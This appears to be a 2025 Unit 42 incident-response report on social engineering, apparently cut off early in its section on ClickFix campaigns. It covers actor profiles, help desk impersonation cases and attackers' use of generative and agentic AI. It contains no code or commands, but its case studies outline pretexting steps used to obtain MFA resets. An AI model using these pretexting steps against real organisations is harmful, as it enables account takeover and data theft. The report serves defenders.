2025 Unit 42 Global Incident Response Report: Social Engineering Edition

Executive Summary

We see social engineering evolving into one of the most reliable, scalable and impactful intrusion methods in 2025 for five key reasons:

First, social engineering remained the top initial access vector in Unit 42 incident response cases between May 2024 and May 2025: 36% of all incidents in the IR caseload began with a social engineering tactic. These attacks consistently bypassed technical controls by targeting human workflows, exploiting trust and manipulating identity systems. More than one-third of social engineering incidents involved non-phishing techniques, including search engine optimization (SEO) poisoning, fake system prompts and help desk manipulation.


Second, high-touch attacks are on the rise. Threat actors such as Muddled Libra bypass multi-factor authentication (MFA) and exploit IT support processes to escalate privileges in minutes, often without malware. In one case, a threat actor moved from access to domain administrator in under 40 minutes using only built-in tools and social pretexts.

Third, low-detection coverage and alert fatigue remain key enablers. In many cases, social engineering attacks succeeded not through advanced tradecraft, but because organizations missed or misclassified critical signals. This was a particular issue for identity recovery workflows and lateral movement paths.

Fourth, business disruption resulting from these attacks continues to grow. Over half of social engineering incidents led to sensitive data exposure, while other incidents interrupted critical services or affected overall organizational performance. These high-speed attacks are designed to deliver high financial returns while requiring minimal infrastructure or risk.

Fifth, artificial intelligence (AI) is accelerating both the scale and realism of social engineering campaigns. Threat actors are now using generative AI to craft personalized lures, clone executive voices in callback scams and maintain live engagement during impersonation campaigns.

Beneath these trends lie three systemic enablers: over-permissioned access, gaps in behavioral visibility and unverified user trust in human processes. Identity systems, help desk protocols and fast-track approvals are routinely exploited by threat actors mimicking routine activity.

To counter this, security leaders must drive a shift beyond traditional user awareness to recognizing social engineering as a systemic, identity-centric threat. This transition requires:

  • Implementing behavioral analytics and identity threat detection and response (ITDR) to proactively detect credentials misuse.
  • Securing identity recovery processes and enforcing conditional access.
  • Expanding Zero Trust principles to encompass users, not just network perimeters.

Social engineering works not because attackers are sophisticated, but because people still trust too easily, compromising organizational security.

Introduction

Social engineering continues to dominate the threat landscape. Over the past year, more than a third of the incident response cases our team handled began with a social engineering tactic. These intrusions didn’t rely on zero-days or sophisticated malware. They exploited trust. Attackers bypassed controls by impersonating employees, manipulating workflows and taking advantage of gaps in how organizations manage identity and human interaction.

What stands out this year is how sharply these attacks are evolving. Unit 42 is tracking two distinct models, both designed to bypass controls by mimicking trusted activity:

  • High-touch compromise that targets specific individuals in real time. Threat actors impersonate staff, exploit help desks and escalate access without deploying malware, often using voice lures, live pretexts, and stolen identity data.
  • At-scale deception, including ClickFix-style campaigns, SEO poisoning, fake browser prompts and blended lures to trigger user-initiated compromise across multiple devices and platforms.

These aren’t edge cases. They’re repeatable, reliable techniques that adversaries are refining week after week. One of the most revealing trends we’ve observed is the rise of non-phishing vectors. This includes voice-based lures, spoofed browser alerts and direct manipulation of support teams. In many environments, these tactics enable attackers to slip through undetected, exfiltrate data and cause significant operational harm.

This report brings together intelligence from Unit 42 threat researchers, telemetry from real-world intrusions and insight from the front lines of our global incident response (IR) practice. The goal of this report is to help you understand how social engineering actually works in 2025 and what it takes to stop it.

One thing is clear: adversaries aren’t just hacking systems: They’re hacking people.

High-Touch, High-Impact Compromise

How Attackers Breach Trust

A growing class of attacks targets individuals using tailored, real-time manipulation, often within large enterprises where identity systems and human workflows are more complex. These organizations present a richer set of access points, from federated identity platforms to distributed support operations, which attackers exploit to escalate access discreetly. Enterprises’ size and complexity make it easier for malicious activity to blend in with routine requests, increasing the time to detection.

High-touch operations are often financially motivated, driven by threat actors who invest time and research to breach identity defenses without triggering alerts. They impersonate employees, exploit trust and escalate quickly from user-level access to privileged control. We have investigated multiple high-impact cases where attackers bypassed MFA and convinced help desk staff to reset credentials. In one recent case, the attacker progressed from gaining initial access to obtaining domain administrator rights in under 40 minutes, without deploying malware at all.

Groups such as Muddled Libra, a global, financially motivated cybercrime operation, exemplify this model. Instead of phishing broadly, these attackers identify key personnel, build a profile using public data and impersonate them convincingly. As a result, these groups gain deep access, broad system control and the ability to monetize attacks quickly.

Not all high-touch operations are profit-driven. We have also tracked state-aligned actors using similar tactics for espionage and strategic infiltration. Campaigns attributed to state-aligned threat actors such as Iran-affiliated Agent Serpens and threat groups from North Korea have relied on spoofed institutional identities, custom-crafted lures and counterfeit documentation to compromise diplomatic and public sector targets.


Profile #1: Muddled Libra

Among financially motivated actors, few have demonstrated the persistence, adaptability and technical fluency of Muddled Libra.

Muddled Libra operates within a broader cluster of actors. These threat actors are financially motivated, bypassing technical controls by exploiting identity systems directly. Muddled Libra stands out, however, due to its persistence, speed and human-led tradecraft.

The group doesn’t just phish for credentials. It impersonates employees in real time, often targeting help desk staff to reset MFA, take over identities and gain access to internal systems. Once inside, Muddled Libra leverages remote monitoring and management (RMM) tools to maintain persistent access and establish control.

This group's infrastructure is lightweight and evasive. For command and control (C2), we have observed repeated misuse of tunneling services, allowing the group to operate from outside the network perimeter without raising immediate red flags.

MFA resets, subscriber identity module (SIM) swapping and the misuse of public-facing trust signals are recurring patterns. In several cases, attackers gathered detailed personal data from sources like LinkedIn to build convincing personas, increasing their chances of bypassing identity verification steps.

A list titled "Six Key Tools and Techniques Employed by Muddled Libra", detailing methods such as SIM swapping, remote access tools, credential harvesting, social reconnaissance, and live interaction to intercept messages and control pathways.

Profile #2: Nation-State Actors

High-touch social engineering is not exclusive to cybercriminal groups. Nation-state actors have long relied on human-first tradecraft to achieve strategic access, whether for espionage, surveillance or geopolitical disruption. Recent campaigns show that state-aligned intrusions increasingly mirror the same identity-centric methods seen in financially motivated operations.

Iran-affiliated Agent Serpen impersonated trusted institutions, often delivering malware via spoofed emails that mimicked legitimate document-sharing workflows.

North Korean actors have developed a distinct variation of high-touch compromise known as synthetic insiders. These campaigns involve attackers posing as job applicants, using fabricated curriculum vitae (CVs) and professional personas to secure remote employment in target organizations.

Threat Actors and Their Tactics, Techniques and Procedures (TTPs) Tradecraft

From Muddled Libra’s financially driven intrusions to the strategic targeting seen in Agent Serpens and North Korean campaigns, these attackers’ strategies remain consistent. Manipulate people, mimic trust and escalate access without triggering detection.

Table listing three threat actors: Muddled Libra, Agent Serpens, and a North Korean Actor, with their motivations and tactics. Muddled Libra is motivated by financial gain, using SIM swapping and malware. Agent Serpens, motivated by espionage, uses spoofed file shares and document portals. The North Korean actor seeks revenue and espionage operations, using synthetic job applications and exploitation of freelance hiring platforms.

High-Touch Intrusions in the Field

The following case studies drawn from our IR caseload illustrate how attackers can bypass controls not through exploits, but by navigating human systems with precision and intent.

Help Desk Deception Leads to 350 GB Breach

Target: Cloud-hosted customer records, proprietary documentation and internal files. An attacker staged and exfiltrated over 350 GB of data without triggering endpoint or endpoint detection and response (EDR) alerts. Attackers used no malware — only legitimate credentials and living-off-the-land binaries.

Technique: The attacker contacted the organization's help desk, impersonating a locked-out employee. Using a mix of leaked and publicly available details, the adversary passed identity checks and gained the agent’s trust, prompting a reset of MFA credentials. With access secured, the attacker logged in and moved laterally using legitimate administrative tools. Every action mimicked legitimate user behavior, deliberately avoiding triggers that might raise alerts.

Rapport-Building To Bypass the Help Desk

Target: Internal corporate systems. The attacker sought employee-level access to escalate privileges and stage a broader compromise. The intrusion was contained shortly after login.

Technique: Over several days, the attacker made repeated low-pressure calls to the help desk, each time impersonating a locked-out employee. They gathered process details and refined their pretext with each attempt. Once the story aligned with internal escalation protocols, they issued a time-sensitive request that prompted an MFA reset to grant access. The attacker logged in successfully but was flagged minutes later due to geographic anomalies.

Executive MFA Reset Blocked by Conditional Access

Target: Mid-level executive credentials with broad system permissions. The attacker aimed to use these credentials to access sensitive business data and perform reconnaissance via cloud APIs. The attempt was contained before data exfiltration, thanks to conditional access controls.

Technique: After several failed phishing attempts, the attacker called IT support, impersonating the executive and citing travel-related access issues. The pretext was convincing enough to prompt an MFA reset. With fresh credentials, the attacker initiated Graph API queries to enumerate permissions, group memberships and file paths. However, the organization's conditional access policy flagged the session due to an unusual login from an unrecognized device and location, blocking further escalation.

These case studies show that high-touch attackers succeed not by breaking systems, but by understanding them. They manipulate processes, personnel and platforms across industries in ways that appear routine until it is too late.

How AI Is Shaping the Social Engineering Threat Landscape

Recent months have seen a shift in how AI and automation are being used in social engineering campaigns. While conventional techniques remain dominant, some attackers are now experimenting with tools that offer greater speed, realism and scalability.

Unit 42’s incident response cases point to three distinct layers of AI-enabled tooling:

  • Automation: Tools in this category follow predefined rules to accelerate common intrusion steps, such as phishing distribution, spoofed SMS delivery and basic credential testing. These capabilities are not new, but they are increasingly configured to mimic enterprise workflows and bypass common detection measures.
  • Generative AI (GenAI): Used to produce credible, human-like content across channels including email, voice and live chat. In multiple investigations, threat actors employed GenAI to craft highly personalized lures using public information. Some campaigns went further, using cloned executive voices in callback scams to increase the plausibility of urgent phone requests. In more sustained intrusions AI was used to refine attacker personas, generate tailored phishing follow-ups and draft real-time responses. These adaptive techniques allowed threat actors to maintain engagement across multiple stages of the intrusion, with a level of tone and timing that previously required a live operator.
  • Agentic AI: Refers to role-based, context-aware systems capable of autonomously executing multi-step tasks with minimal human input and learning from feedback. While adoption remains limited to date, we observed Agentic AI’s use in chaining activities such as cross-platform reconnaissance and message distribution. In one case, attackers built multi-layered synthetic identities (including fake CVs and social media profiles) to support fraudulent job applications in a targeted insider campaign.

This spectrum of use reflects a hybridization of tactics, where conventional social engineering methods are increasingly supported by AI-enabled components. Adversary adoption of AI remains uneven, but the underlying shift is clear: Automation and AI are beginning to reshape the scale, pacing and adaptability of social engineering attacks.

At-Scale Attacks

At-Scale Deception: The Rise of ClickFix Campaigns




Social engineering has evolved into a scalable, automated ecosystem that mimics trusted signals and exploits familiar workflows. One example is ClickFix, a technique using fake browser alerts, fraudulent update prompts and drive-by downloads to initiate compromise. Between May 2024 and May 2025, ClickFix was the initial access vector in at least eight confirmed IR cases.

Delivery Mechanisms: SEO Poisoning, Malvertising and Fraudulent Prompts

ClickFix campaigns don’t rely on a single delivery method. Instead, they exploit multiple entry points. We have observed these campaigns using SEO poisoning, malvertising and fraudulent browser alerts to lure users into initiating the attack chain themselves.

